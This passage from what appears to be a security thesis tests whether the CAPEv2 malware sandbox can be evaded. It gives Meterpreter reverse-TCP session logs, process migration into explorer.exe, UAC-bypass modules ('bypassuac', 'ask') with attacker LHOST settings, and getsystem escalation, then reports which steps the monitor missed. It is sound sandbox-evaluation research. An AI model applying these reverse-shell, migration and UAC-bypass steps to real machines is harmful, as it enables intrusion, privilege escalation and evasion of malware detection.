
session. Figure 5.5 shows how the *reverse_tcp* stager first connects to the handler and downloads all the necessary components to establish the full Meterpreter session. It then presents a Meterpreter prompt to interact with.



```
[*] Started reverse TCP handler on 147.32.215[redacted]:4443
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 147.32.80.[redacted]
[*] Meterpreter session 1 opened (147.32.215.[redacted]:4443 → 147.32.80[redacted]:49168 ) at 2022-05-13 10:37:43 -0400

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
meterpreter > 
```

Figure 5.5. Meterpreter Session Establishment

After that, the goal was to manipulate the newly created session to lose the CAPEv2 monitor. There is a large pallet of options the Meterpreter shell offers us. In this section, I'll go through the most important ones, describing how they can be used and what they might achieve in regard to evading the CAPEv2 monitor. A full list of available commands can be shown by typing `help` in the Meterpreter shell console. A snippet from Meterpreter's help is shown in Figure 5.6



```
meterpreter > help

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bg                         Alias for background
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background thread
    channel                    Displays information or control active channels
    close                      Closes a channel
    detach                     Detach the meterpreter session (for http/https)
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    get_timeouts               Get the current session timeout values
    guid                       Get the session GUID
    help                       Help menu
    info                       Displays information about a Post module
    irb                        Open an interactive Ruby shell on the current session
    load                       Load one or more meterpreter extensions
    machine_id                 Get the MSF ID of the machine attached to the session
    migrate                    Migrate the server to another process
    pivot                      Manage pivot listeners
    pry                        Open the Pry debugger on the current session
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
    secure                     (Re)Negotiate TLV packet encryption on the session
    sessions                   Quickly switch to another session
    set_timeouts               Set the current session timeout values
    sleep                      Force Meterpreter to go quiet, then re-establish session
    ssl_verify                 Modify the SSL certificate verification setting
    transport                  Manage the transport mechanisms
    use                        Deprecated alias for "load"
    uuid                       Get the UUID for the current session
    write                      Writes data to a channel
```

Figure 5.6. Meterpreter Console Help

Background command is used to background the current session so the msfconsole can be controlled instead. This is done to load some other module (exploit) which would then usually utilize the already existing session. To return to the background session command *sessions* is used in msfconsole.

Command *cat* as well as *cd* and *pwd* work exactly as on Unix systems. *Cat* displays the content of a file which is given as an argument, *cd* changes to the specified directory, and *pwd* prints the current working directory. This is useful for navigating on the victim machine to manipulate the filesystem. There are also two commands for file transfer between the attacker and victim machines. *Download* is used to download a file from the victim machine to the attacker machine, while *upload* does the exact opposite. Both commands are useful for, i.e., uploading a new executable that can be later used for malicious purposes.

Execute is used to execute a specified file on the victim machine, with the option to redirect the program's input and output to the active session. *Migrate* is used to change the process under which the session is running. As the session handling software uses in-memory injection, it can become part of almost any process running. Also, a completely new process can be spawned for it to migrate to. For listing running processes on the victim machine, so we can find a process to migrate to, the *ps* command is used.

5.3 Analysis of CAPEv2 Capabilities — The Analysis

In this section, detailed steps of every attempt to evade the CAPEv2 monitor I made will be covered. To aid with deciding whether I've managed to evade the detection, I have been accessing a file (*super_secret_hidden_file.txt*) on the filesystem. The simple `cat super_secret_hidden_file.txt` command is sufficient as if the monitor is still attached, the signature *accesed_hiden_file* is triggered because the file was accessed.


All the following steps presume that an active session is already established. As mentioned in 5.2.3, I was using mainly *windows/meterpreter/reverse_tcp* 32-bit payload, but the kind of payload is irrelevant for future steps, as long as it contains the Meterpreter shell.

5.3.1 Process Migration

The first command I've tried is Meterpreter's *migrate* which migrates to another process. That can be done by spawning a new process or migrating to another already existing one. Migration to the existing process is done via `migrate -P <PID>` where *PID* is the *ID* of the process we want to migrate to. If we wanted to create a new process and then migrate into it, one of the tools we could use, and I've been using, is `run post/windows/manage/migrate`. This will either migrate to a specified process or spawn a completely new one.


Process migration tests the ability of CAPEv2 monitor to track process trees of the analyzed file. If this analysis had failed in a way that the behavior would not be monitored, it would be a major flaw as CAPEv2 would not be able to properly monitor all Windows API calls performed by all processes spawned by the analyzed file. And that is something CAPEv2 claims it is able to do.

Migrating to another process did not evade the CAPEv2 monitor. The monitor stayed attached and was able to keep monitoring the file. As can be seen in Figure 5.7, I have successfully migrated from PID *2924* to *1880*, then accessed the monitored file, and CAPEv2 still reported it. Proof of CAPEv2 detecting the process migration and the access to the monitored file is shown in Figure 5.8.



```
meterpreter > getpid
Current pid: 2924
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User                          Path
 ---   ----  ----                      ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                    x64   0
 224   4     smss.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 236   452   spoolsv.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 260   452   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 264   452   svchost.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 320   308   csrss.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 356   348   csrss.exe                 x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 364   308   wininit.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 404   348   winlogon.exe              x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 452   364   services.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 460   364   lsass.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 472   364   lsm.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 572   452   svchost.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 656   452   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 744   452   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 780   452   svchost.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 812   452   svchost.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 972   452   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1048  452   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1168  452   svchost.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1232  1872  GoogleCrashHandler.exe    x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.122\GoogleCrashHandler.exe
 1276  1872  GoogleCrashHandler64.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.122\GoogleCrashHandler64.exe
 1692  452   svchost.exe               x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1804  452   taskhost.exe              x64   1        comp-PC\comp                  C:\Windows\System32\taskhost.exe
 1880  1740  explorer.exe              x64   1        comp-PC\comp                  C:\Windows\explorer.exe
 1916  1880  pyw.exe                   x86   1        comp-PC\comp                  C:\Windows\pyw.exe
 1984  780   dwm.exe                   x64   1        comp-PC\comp                  C:\Windows\System32\dwm.exe
 2108  452   SearchIndexer.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2152  452   taskhost.exe              x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\taskhost.exe
 2188  452   wmpnetwk.exe              x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Media Player\wmpnetwk.exe
 2332  452   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 2480  812   taskeng.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\taskeng.exe
 2924  532   tcp_p4443.exe             x86   1        comp-PC\comp                  C:\Users\comp\AppData\Local\Temp\tcp_p4443.exe

meterpreter > migrate -P 1880
[*] Migrating from 2924 to 1880 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1880
meterpreter > cat 'C:\Users\comp\Desktop\super_secret_hidden_file.txt'
SUPER SECRET TEXT
NOONE SHOULD KNOW THIS
meterpreter > █
```

Figure 5.7. Process Migration in Meterpreter



Signatures

- Behavioural detection: Executable code extraction - unpacking
- Yara rule detections observed from a process memory dump/dropped files/CAPE
- Creates RWX memory
- Dynamic (imported) function loading detected
- Enumerates running processes
- CAPE extracted potentially suspicious content
- The binary likely contains encrypted or compressed data.
- Authenticode signature is invalid
- Code injection with CreateRemoteThread in a remote process

Injection: tcp_p4443.exe(2924) -> explorer.exe(1880)

- Behavioural detection: Injection (inter-process)
- Behavioural detection: Injection with CreateRemoteThread in a remote process
- CAPE detected the Meterpreter malware family
- Accesses monitored file on a Windows file system

file: C:\Users\comp\Desktop\supersecrethiddenfile.txt


Figure 5.8. Process Migration Detections

5.3.2 Bypassing UAC - BYPASSUAC

Since I was using a Windows machine with UAC in its default settings, there was an obvious need for a privileged (elevated) process. This is because for many advanced tasks, like registry modifications, protected folder modifications, or using the task scheduler, the privileged mode is needed. Also, privilege escalation is a step usually performed by malware, so I wanted to analyze CAPEv2 capabilities in monitoring this type of attack.

As the user on the victim machine is part of the administrators group, the *bypassuac* exploit by David Kennedy, Kevin Mitnick, and Mubix could be used to elevate the session to the privileged execution state.

With a stable non-privileged session already established, the Bypassuac module can be set up. First, I need to load it in msfconsole, which is done by `use exploit/windows/local/bypassuac`. Then by `set session <session-id>` the session against which the exploit will be run is set. There is also an option to specify a payload that would be used to create the new session. The default *reverse_tcp* Meterpreter payload was used.




```
\??\PIPE\wkssvc
C:\Users\comp\AppData\Local\Temp\apmqlc.dll
C:\Windows\SysWOW64\en-US\shell32.DLL.mui
C:\Windows\SysWOW64\en\shell32.DLL.mui
C:\Windows\SysWOW64\en-US\KERNELBASE.dll.mui
\Device\NamedPipe\
C:\Users\comp\AppData\Local\Temp\xwHqlqLyji.exe
C:\Users\comp\AppData\Local\Temp\qKgaVCIl.exe
C:\Users\comp\AppData\Local\Temp
C:\Users
C:\Users\comp
C:\Users\comp\AppData
C:\Users\comp\AppData\Local
C:\Users\comp\AppData\Local\Temp\whoami.*
C:\Users\comp\AppData\Local\Temp\whoami
C:\Windows\System32\whoami.*
C:\Windows\System32\whoami.COM
C:\Windows\System32\whoami.exe
C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Users\comp\AppData\Local\Temp\w7e7157.tmp
C:\Users\comp\AppData\Local\Temp\w7e7158.tmp
C:\Users\comp\AppData\Local\Temp\tior.exe
C:\
C:\Users\desktop.ini
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\sysprep
C:\Windows\sysnative\sysprep\sysprep.exe
C:\Windows\sysnative\sysprep\sysprep.exe:Zone.Identifier
C:\Windows\winsxs\FileMaps\$$_system32_sysprep_f7b45b8dfed1b768.cdf-ms
C:\Windows\sysnative\sysprep\CRYPTBASE.dll
```

Figure 5.9. BypassUAC List of Accessed Files as per CAPEv2

After setting up the necessary options, the exploit can be run by executing the `exploit` command. Upon execution, the exploit uses the existing session to upload all the necessary files it needs to perform the UAC bypass. More info on how this module works is in Chapter 4.5. As soon as the upload is completed, we are greeted with a new session, running with elevated privileges.


A Meterpreter `getuid` command reveals that the session is running as a *comp* user. This was changed by the `getsystem` command, which elevated the session to *NT AUTHORITY/SYSTEM*. The fact that the session was able to elevate to the system means that on the victim machine, the payload had to run with the administrators' token. Now, as the system, accessing the monitored file worked as usual. The monitored file — the *super_secret_hidden_file.txt* was accessed and read using the `cat` command. However, Figure 5.9 shows the list of accessed files by the analyzed sample, and the monitored file is missing. CAPEv2 was not able to detect that the file was accessed, and this attack successfully evaded the monitor!

In Chapter 4.5 where this Bypassuac module is discussed in detail, a *tior.exe* is mentioned. This file, I suspected, was the reason why CAPEv2 was not able to track the newly created Meterpreter session. As mentioned in the theoretical chapter, the *tior.exe* file is a *redirector*, and while using it, the child process will not know that its IO is being redirected. However, upon testing different UAC bypass modules such as `windows/local/ask`, which just triggers a prompt to the user to elevate the current program to the system. I have discovered that CAPEv2 was not able to monitor the process that the *ask* module produced. This observation can be seen in the following Figures. Figure 5.10 depicts how the exploit was prepared. Figure 5.11 then shows how I elevated myself to the system and then accessed the monitored file. Figure 5.12 then shows the full list of files accessed by the monitored application, as detected by CAPEv2. It can be clearly seen that the *super_secret_hidden_file.txt* is missing from this list.




```
msf6 exploit(windows/local/ask) > show options

Module options (exploit/windows/local/ask):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME                    no        File name on disk
   PATH                        no        Location on disk, %TEMP% used if not set
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     147.32.215.[redacted]   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/ask) > set session 1
session ⇒ 1
msf6 exploit(windows/local/ask) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 147.32.215.[redacted]:4444
[*] UAC is Enabled, checking level ...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading SjsaSAHRWD.exe - 73802 bytes to the filesystem ...
[*] Executing Command!
[*] Sending stage (175174 bytes) to 147.32.80[redacted]

[-] Exploit failed [timeout-expired]: Timeout::Error execution expired
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ask) >
msf6 exploit(windows/local/ask) > [*] Meterpreter session 2 opened (147.32.215.[redacted]:4444 → 147.32.80[redacted]:49282 ) at 2022-04-24 13:38:36 -0400
sessions 2
[*] Starting interaction with 2 ...
```

Figure 5.10. Meterpreter ASK Module Set-Up and Execution



```
meterpreter > getuid
Server username: comp-PC\comp
meterpreter > getsystem
 ... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > cd 'C:\Users\comp\Desktop'
meterpreter > cat super_secret_hidden_file.txt
SUPER SECRET TEXT
NOONE SHOULD KNOW THIS
```

Figure 5.11. Access to The Monitored File as System



```
C:\Windows\WindowsShell.Manifest
\??\PIPE\wkssvc
C:\Users\comp\AppData\Local\Temp\SjsaSAHRWD.exe
\??\MountPointManager
C:\Windows\SysWOW64\en-US\SHELL32.dll.mui
C:\Windows\SysWOW64\en\SHELL32.dll.mui
C:\Windows\SysWOW64\en-US\KERNELBASE.dll.mui
```

Figure 5.12. ASK List of Accessed Files as per CAPEv2


However, all of this cannot be verified on the public instance of CAPEv2 as all the machines there has their UAC level set to off. So this exploit has nothing to exploit, and system privileges can be obtained only by using the `getsystem` command. CAPEv2 monitors this behavior, and CAPEv2 is able to keep track of what is going on in the system. I was able to verify that on the public instance as well as on my local machine with UAC turned off. This means that, for now, CAPEv2 is not able to properly analyze files on machines with UAC turned to any other setting but off. It would be fair to say that the developers specified that CAPEv2 should be used with machines that have their UAC level set to *never notify*.

5.3.3 Persistence Exploits

